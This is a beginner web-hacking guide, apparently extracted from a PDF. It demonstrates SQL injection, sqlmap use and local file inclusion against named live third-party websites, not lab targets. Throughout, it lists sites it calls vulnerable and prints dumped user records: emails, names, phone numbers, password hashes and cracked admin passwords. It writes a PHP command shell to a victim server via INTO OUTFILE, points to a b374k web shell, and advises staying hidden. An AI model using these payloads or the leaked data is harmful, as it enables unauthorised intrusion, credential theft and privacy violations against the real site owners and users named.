A Beginner
Guide on Web Hacking

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

Unstructured guide – made just like a scrap of note

Table of Contents

1. SQL Injection
2. Local File Inclusion (LFI) & Directory Traversal
3. Remote File Inclusion (RFI)
4. Command Injection
5. Cross Site Scripting (XSS)
6. Path Disclosure and Information Leak
7. HTML Injection
8. Web Scanning with Tools
9. Understanding Bind Shell and Reverse Shell

1. SQL Injection

SQL Injection (SQLi) is a type of cyber attack where the attacker inserts malicious SQL commands into the application's input fields (such as login forms, search fields, or URLs).

The goal is to "trick" the database into executing commands it should not, allowing the attacker to steal data, modify database contents, delete entire datasets, or even gain access to the server.

Why is SQL Injection Dangerous?

SQL Injection can lead to:

a. Data Theft

Usernames and passwords

Customer personal data

Credit card information

Confidential business data

b. Data Manipulation

Modifying product prices

Altering account balances

Deleting critical data

c. Authentication Bypass

Logging in without the correct password

Accessing admin accounts

d. System Takeover

Executing system commands

Installing backdoors

Full control over the server

Steps to gain Linux shell access on a server via SQL injection:

Scenario 1: if the web application runs with a regular MySQL user

1. Gain access to the web admin panel through SQL injection

2. Upload a PHP shell through the admin panel if an upload feature is found

3. Perform a reverse shell to our server that already has a netcat listener running, using the PHP shell

Scenario 2: if the web application runs with the MySQL root user

1. Read server paths/files, for example by reading /etc/passwd

2. After finding the path, use INSERT INTO OUTFILE to write a small PHP shell to a writable directory on the server

3. Perform a reverse shell to our server that already has a netcat listener running, using the PHP shell

1. Manual SQL Injection

Below is an example of how to perform manual SQL injection on a website running PHP and MySQL.

The target we will use is: https://www.revel.com.hk/en/product.php?id=116&pid=7

This website is vulnerable to SQL injection. We can verify this by appending a single quote at the end of the URL:

https://www.revel.com.hk/en/product.php?id=116&pid=7'

An error message will appear: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\' limit 0,1' at line 1

a. Step One

First, we will find the number of columns in the database table to perform SQL injection on the URL above. To test, append the SQL command: order by

Example: order+by+1-- , order+by+2-- and so on until an error appears.

In the example above, we found the table has 20 columns:

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--

If you open the URL above, you can see numbers 16 and 18 appearing on the page. Next, we will replace number 18 with a MySQL payload.

b. Step Two

The second step is to extract information using the SQL injection above. Try accessing the URLs below:

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,version(),19,20--

The MariaDB (MySQL) version obtained is: 5.5.65-MariaDB

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,user(),19,20--

The MySQL user obtained is: revel@localhost

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,database(),19,20--

The database name obtained is: revel

c. Step Three

The third step is to obtain the table names in the currently active database. Access the following URL:

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,group_concat(table_name),19,20+FROM+information_schema.tables+WHERE+table_schema=database()--

An error appears: SQL Error: Illegal mix of collations for operation 'UNION'

This error occurs because column 18 in the original table (products) has a different Collation than the table_name column in information_schema. Typically, columns in information_schema use the utf8_general_ci collation, while your application tables may use latin1 or utf8mb4. When you try to combine them with UNION, MySQL gets confused because the character types are considered incompatible.

Here are manual ways to resolve this directly in the URL:

Method 1: Using the CONVERT() or CAST() Function

You need to force (cast) the output from information_schema to follow the standard collation or convert it to binary to avoid character set conflicts.

Try replacing the group_concat(table_name) part with: ...17,CONVERT(group_concat(table_name) USING latin1),19,20...

Or if the website uses UTF-8: ...17,CONVERT(group_concat(table_name) USING utf8),19,20...

Method 2: Using the unhex() and hex() Functions

This is a very effective method because it converts text into hexadecimal code, completely eliminating the collation problem.

Payload: ...17,unhex(hex(group_concat(table_name))),19,20...

Method 3: Using BINARY

You can also try forcing the column to binary type: ...17,BINARY(group_concat(table_name)),19,20...

This time we will use the convert to latin function:

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(table_name)+USING+latin1),19,20+FROM+information_schema.tables+WHERE+table_schema=database()--

All table names in the database were obtained:
album,album_cate,attachment,banner,calendar,calendar_cate,calendar_desc,calendar_pdf,news,news_cate,usr,verse,webpage_content,webpage_content_desc

d. Step Four

The fourth step is to search for column names in the table we want. For example, from the results above, there is a table that likely contains user information, the table named: usr

Access this URL: https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(column_name)+USING+latin1),19,20+FROM+information_schema.columns+WHERE+table_name=0x757372--+

Here we successfully obtained the column names for the usr table. We used 0x757372, the hexadecimal conversion of: usr. Hexadecimal is needed because of two possibilities:

Possibility 1, Magic Quotes / Auto-Escaping: The server automatically adds a backslash before quotation marks, so 'usr' becomes \'usr\', confusing SQL.

Possibility 2, Double Quoting: A conflict between quotes in the PHP code and quotes in the SQL payload.

From the injection results above, we obtained the column names in the usr table.

e. Step Five

The fifth step is to dump the table we want.

Access this URL: https://www.revel.com.hk/en/product.php?id=116&pid=-7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(usr_id,0x3a,usr_lv,0x3a,usr_login_name,0x3a,usr_name,0x3a,usr_email,0x3a,usr_pwd+SEPARATOR+0x3c62723e)+USING+latin1),19,20+FROM+usr--+

The dump results obtained:

1:1:admin:Administrator::afbf4681fe8c7352b21c09187b4be6a09574afdb

2:1:easttech:EastTech::a8372857cda513645e8e8494badc0db4aba94972

We can conclude from the pattern: user: admin, password (encrypted): afbf4681fe8c7352b21c09187b4be6a09574afdb

user: easttech, password (encrypted): a8372857cda513645e8e8494badc0db4aba94972

The passwords above are encrypted using SHA1 encryption. Besides admin data, we can also dump other interesting tables, such as credit card numbers and CVVs.

f. Step Six

Step six is optional. In this step, you can try cracking those passwords. The hash type above is SHA1.

We can try decrypting online by searching Google for: decrypt sha1 online

Example online tools: https://crackstation.net/ or https://hashes.com/en/decrypt/hash

We can also try cracking with hashcat:

```
hashcat -m 100 -a 0 sha1.txt /usr/share/wordlists/rockyou.txt
hashcat -m 100 -a 0 -O sha1.txt /usr/share/wordlists/rockyou.txt -r /usr/share/john/rules/best64.rule
```

Or with John the Ripper:

```
john --format=Raw-SHA1 sha1.txt
```

2. SQL Injection with sqlmap

Next, we will try SQL injection using a Kali Linux tool called sqlmap. Here are some example websites vulnerable to SQL injection:

http://www.igoergo.com/_site/news.php?id=7

https://canadiancyclist.com/dailynews.php?id=39225

https://www.sbc-cinemas.com.tw/news.php?id=753

https://art73.vichakan.net/sp-npt2/modules/index/show_news.php?id=18

http://www.obbgr.com/product.php?id=35

www.wettles.com/product.php?id=3022

https://www.mexicoenfotos.com/mobile/photo.php?id=MX14166712645993

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=2700

Use this command in sqlmap:

```
sqlmap -u "www.wettles.com/product.php?id=3022" --current-user
```

Result: current user: 'catperkins_pico_wettles@localhost'

```
sqlmap -u "www.wettles.com/product.php?id=3022" --current-db
```

Result: current database: 'catperkins_wettles_db'

Next, we will try to get the table names inside that database:


```
sqlmap -u "www.wettles.com/product.php?id=3022" --tables -D catperkins_wettles_db
```

Result: Database catperkins_wettles_db [58 tables] including: admin, cart, categories, custom_hose, cylinder_kits, orders, products, users, wishlist, and many more.

From the table names above, there might be a table containing credit card data, but we will only try dumping the users table:

```
sqlmap -u "www.wettles.com/product.php?id=3022" -D catperkins_wettles_db -T users --
dump
```

Result:



id	ledger_cat_id	email	image	phone	address	company	passwrd	last_login	company_name	date_created	validation_code	active	status	last_name	ses_token	user_type	first_name
987941	0	picosoft2@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$Pb4Ys.TJb3Ty6OVgxXIuOuYdgAG8CY9vzY24u9S6TU9pgEEuJUG/O	2025-12-21 17:17:52	NULL	2024-07-04 20:00:12	8b4781c63bfeb4f7eee4a0876316c042	0	Pending	Wasiu	0c2aa43b6b61c0856687c5e55cdd775f	Admin	Rafiu
987942	0	picosoft1@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$yFyTdpHaL0UB5F4qZJoxsOFQV9tdODkowjn1EK/bPLstvdcruTnQm	2024-07-04 21:02:23	NULL	2024-07-04 20:02:22	227011455cac5d00e3ed33c3439d5568	0	Pending	Joseph	<blank>	Admin	Jobel
987943	0	picosoftib@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$bQrUEgBKEeVnAE9rhJ0ugeYfxPtTqfMgqSkBg8HLnieKoikW/pee	2024-08-09 11:21:53	NULL	2024-07-04 20:09:04	e61d8aa24563e60db893085c59e15e76	0	Pending	Rukayat	36b6074ba26f3708867d94bd9cad84aa	User	Adewale
987944	0	picosoftalfa@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$VdMqE7DFDqY17/HrsY1/cu.LQS8×5eZYhgU9FFqMZkf4D5wEP/8G	2024-12-06 08:58:25	NULL	2024-07-04 20:12:48	4a697f878d621f40f5e439eb114eb97a	0	Pending	Rofiat	03d630c0dee59f1cee62f51fa38e6070	Disburse	RAFIU
987945	0	picosoftib5@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$MkzM.EB8.89HGpoTnF1wReXXoN77PAsnR4YFyy7ySukAjufToCSO	2024-07-09 19:05:54	NULL	2024-07-09 18:05:54	b9c7ca1dfaee8968f5cf036f3d5e8ef2	0	Pending	LAZEEZ	<blank>	User	FATIA
987946	0	picosoftib7@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$uclsU9TMnF3RkXnpUidwIeBety2JVTwjug7SYEMQ9O0r6JkCemuVm	2024-07-10 10:26:27	NULL	2024-07-09 18:15:30	9ef7fe594e1f94e7e6c24f7548e5ef68	0	Pending	LAZEEZ	3b7681e90ab67bb3d356af6107542f58	User	FATIA
987947	0	picosoftib9@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$hEwGbVtQlqU4JRXZ.R/O9uxNHwovIoKb2M57bEu1IjrxFSkCFcd12	2024-07-09 20:11:09	NULL	2024-07-09 20:10:53	701ab296e658980066adda1b0f3485ca	0	Pending	Register	9e2780ce9a903b8bbcb559167ecd9b45	Admin	New Admin
988036	0	parts@wettles.com	<blank>	<blank>	NULL	NULL	$2y$12$y5IuY0CwRB9WcAioHOvtE.V1d3n3mu6U4sT9aJoI8GX8IgoiTxEbC	2025-12-21 10:33:27	NULL	2024-07-23 14:36:44	46a3237ba90f608d939f43d68214d758	0	Pending	MADUAKOR	4ee3c669aa72468a536dbfdc50818818	Admin	JOBEL
988040	0	<blank>	<blank>	2348098833401	NULL	NULL	$2y$12$SqO/YgjdMt2VRoK/D9uNEupE6XThKEwxY6HCaVyTXJkMtICFmj9Pa	2024-08-12 16:45:39	NULL	2024-08-12 16:42:48	0fde3316016021b808a1f51b518f3352	0	Pending	ABU	e903fbfedf8617209fd7a39e1d25220e	Customer	SETRACO NIGERIA LTD
988041	0	joseph.okoye@wettles.com	<blank>	<blank>	NULL	NULL	$2y$12$ln9r6KmEhehof/NB29e93OK6pXHJfsX0GCKO6EYlXeZh.yImVpKhO	2024-08-13 11:14:10	NULL	2024-08-13 10:05:19	4b9bc21c7c7e9a5e7eb27ad16181b974	0	Pending	OKOYE	9a80dab690ad52b4be84faf83f15cdbf	Disburse	JOSEPH
988042	0	chidimma.udeh@wettles.com	<blank>	<blank>	NULL	NULL	$2y$12$g27j8t4OdOhDOt9LCFe70uV97dUgrUtZJM/wpNyQxlB										

There are some interesting dump results:

email: picosoft2@gmail.com, passwrd: $2y$12$Pb4Ys.TJb3Ty6OVgxXIuOuYdgAG8CY9vzY24u9S6TU9pgEEuJUG/O

email: picosoft1@gmail.com, passwrd: $2y$12$yFyTdpHaL0UB5F4qZJoxsOFQV9tdODkowjn1EK/bPLstvdcruTnQm

email: picosoftib9@gmail.com, passwrd: $2y$12$hEwGbVtQlqU4JRXZ.R/O9uxNHwovIoKb2M57bEu1IjrxFSkCFcd12

The password encryption type above is bcrypt.

We can try cracking with john or hashcat:

```
john --wordlist=/usr/share/wordlists/rockyou.txt bcrypt.txt
hashcat -m 3200 -a 0 bcrypt.txt /usr/share/wordlists/rockyou.txt
```

Next, we will try this site: http://www.obbgr.com/product.php?id=35

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" --current-user
```

Result: current user: 'my0222895346@%', meaning the MySQL user my0222895346 can log in from any IP (if the MySQL port is open and accessible from outside).

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" --current-db
```

Result: current database: 'my0222895346'

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" -D my0222895346 --tables
```

Result: Database my0222895346 [7 tables]: ml_about, ml_contact, ml_lanmu, ml_ntype, ml_products, ml_type, ml_user

```
sqlmap -u "http://www.obbgr.com/product.php?id=35" -D my0222895346 -T ml_user --dump
```

Result:

Login and encrypted password information found:

login: admin, encrypted password: 87f89191ead7420560e37f6b53fc3675

login: yurui, encrypted password: 23a996965638ef8938caca209b4bff04

To crack the passwords above, we can use crackstation.net or hashes.com

Decryption results from both sites: login: admin, pass: l198801081 | login: yurui, pass: yurui


Next, we will find the admin path. We will use the knockknock tool downloaded from github:

```
git clone https://github.com/kaustubhrprabhu/KnockKnock
cd KnockKnock
chmod +x *.py
./knockknock.py http://www.obbgr.com/
```

From this tool we successfully found the admin path at: http://www.obbgr.com/admins

Next, we will log in as yurui with password: yurui

We can see we have successfully logged into the web admin panel:



We can try uploading a PHP shell backdoor to the server by finding an upload form and then uploading our PHP backdoor through the admin panel.

MySQL Injection When the User is Root

When a website is affected by an SQL injection bug and the user is root, by default in MySQL table settings, the root user can read files on the server and write files to writable directories.

In this example, we have a website with an SQL injection bug where the database user being used is root.

The URL to be tested: http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682

This website is affected by blind SQL injection. When a single quote is added at the end of the URL, the gallery display becomes empty without any error message appearing.

Step One: Finding the number of columns in the table being used

Since the ORDER BY statement did not work, we will try using the trial and error method with UNION. Eventually, we found the number of columns to be 13:

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13--+-

The number 4 appears on the website:

This means if we inject a MySQL function, it will appear replacing number 4.

Step Two: Finding the MySQL user and database name

Getting the MySQL user: http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,user(),5,6,7,8,9,10,11,12,13--+-

Result: root@localhost

Getting the database name: http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,database(),5,6,7,8,9,10,11,12,13--+-

Result: safacuramx

Step Three: Getting information about the target web


Since the database user is root, this server is quite interesting. We can scan with nmap to find out what operating system is being used:

```
nmap -O starsupporta.safacura.org
```

```
┌──(root㉿kali)-[/home/robohax]
└─# nmap -O -sSU starsupporta.safacura.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 21:06 EST
Nmap scan report for starsupporta.safacura.org (112.120.144.59)
Host is up (0.054s latency).
rDNS record for 112.120.144.59: n112120144059.netvigator.com
Not shown: 999 open|filtered udp ports (no-response), 992 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    closed ftp
22/tcp    open   ssh
25/tcp    closed smtp
80/tcp    open   http
82/tcp    open   xfer
110/tcp   closed pop3
8080/tcp  open   http-proxy
10000/tcp open   snet-sensor-mgmt
53/udp    open   domain
No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=12/27%OT=22%CT=21%CU=%PV=N%G=Y%TM=695090D3%P=x86_64-pc
OS:-linux-gnu)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=RI%TS=A)SEQ(SP=105%GCD=1%ISR
OS:=10A%TI=Z%CI=RI%TS=A)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=RI%TS=A)SEQ(SP=109
OS:%GCD=1%ISR=109%TI=Z%CI=RI%TS=A)SEQ(SP=109%GCD=1%ISR=10B%TI=Z%CI=RI%TS=A)
OS:OPS(O1=M584ST11NW7%O2=M584ST11NW7%O3=M584NNT11NW7%O4=M584ST11NW7%O5=M584
OS:ST11NW7%O6=M584ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)
```

The operating system is unknown, only a Linux fingerprint is visible, meaning the server is some type of Linux. The server IP is 112.120.144.59

On shodan.io, we can get information about a public IP just by entering the IP into Shodan. The result:



Step Three: Getting information by reading files on the server

We tried reading /etc/passwd: http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file('/etc/passwd'),5,6,7,8,9,10,11,12,13--

It successfully read /etc/passwd, the contents are:

```
admin:x:0:0:administrator:/share/homes/admin:/bin/sh
guest:x:65534:65534:guest:/tmp:/bin/sh
httpdusr:x:99:0:Apache httpd user:/tmp:/bin/sh
[sshd]:x:110:65534:SSHD Privilege Separation:/var/empty:/bin/sh
```

Very unique. We tried to find out what the operating system is:

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+union+all+select+1,2,3,load_file('/etc/issue'),5,6,7,8,9,10,11,12,13--


Result: Welcome to TS-469 Pro(192.168.8.8), QNAP Systems, Inc.

It uses the QNAP operating system (Linux Distro).

Trying to read the Apache config on QNAP:

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,load_file('/etc/config/apache/apache.conf'),5,6,7,8,9,10,11,12,13--+-

The Apache config file is visible:



In the config, there is a file included for Apache virtual hosts: Include /etc/config/apache/extra/httpd-vhosts-user.conf

We tried to read it, and the result shows multiple VirtualHost configurations with DocumentRoot paths for various subdomains of safacura.org.

Step Four: Writing a PHP shell backdoor to the server

Since the MySQL user is root, we can usually write files to writable directories. We will try writing a PHP shell to /share/Web/starsupporta:

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=-7682+UNION+ALL+SELECT+1,2,3,'<?php system($_GET["cmd"]); ?>',5,6,7,8,9,10,11,12,13+INTO+OUTFILE+'/share/Web/starsupporta/Z2025/photos/shell.php'--+-

We successfully wrote a file on the server:

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=id

Now we can type Linux commands directly on the server:

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=uname+-a

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=pwd

http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=whoami

For a more comfortable presence on the target server, we will download a larger PHP shell, the b374k shell:

http://starsupporta.safacura.org/b374k-2.8.php, password: b374k

Now we can browse the contents of the server freely. It is advisable not to deface the website so that our presence on this server lasts longer.

2. Local File Inclusion (LFI) and Directory Traversal

Directory Traversal is a technique for "jumping" out of the intended folder (web root) to access other folders in the operating system.

Local File Inclusion (LFI) is a security vulnerability in web applications that allows an attacker to read or execute files that already exist on the server's local system.

Local File Inclusion and Directory Traversal often appear together.

Unlike RFI which retrieves files from outside, LFI exploits file inclusion functions to access sensitive documents that should not be publicly visible, such as configuration files, logs, or system passwords.

Some PHP functions at risk of LFI if the programming logic is flawed: include, require, include_once, require_once

With LFI, if the included file contains PHP code, that PHP code will also be executed.

For this example, the site is: https://rumahsunatkendal.com/g/

On the page, the website reads a page variable which we can see from the links on the site, e.g.: https://rumahsunatkendal.com/g/page/about-us

To facilitate LFI, we will guess how the pretty URL above translates to a regular URL with parameters. The URL above will likely translate to: https://rumahsunatkendal.com/g/index.php?page=about-us


We will try to exploit the page variable input by attempting to read /etc/passwd on the system.

With payload: ../../../../../../../../../../../../../../etc/passwd%00 (failed)

Next payload: ../../../../../../../../../../../../../../etc/passwd

Access via browser: https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../../../../../../../etc/passwd

Result: /etc/passwd was successfully read and displayed in the browser.



We can also try accessing other files on the server such as /etc/os-release

From viewing the web source above, we also noticed a path disclosure bug that reveals the script location and web user:

Warning: Undefined array key "page" in /home/rumahsunatkendal/public_html/g/index.php on line 3

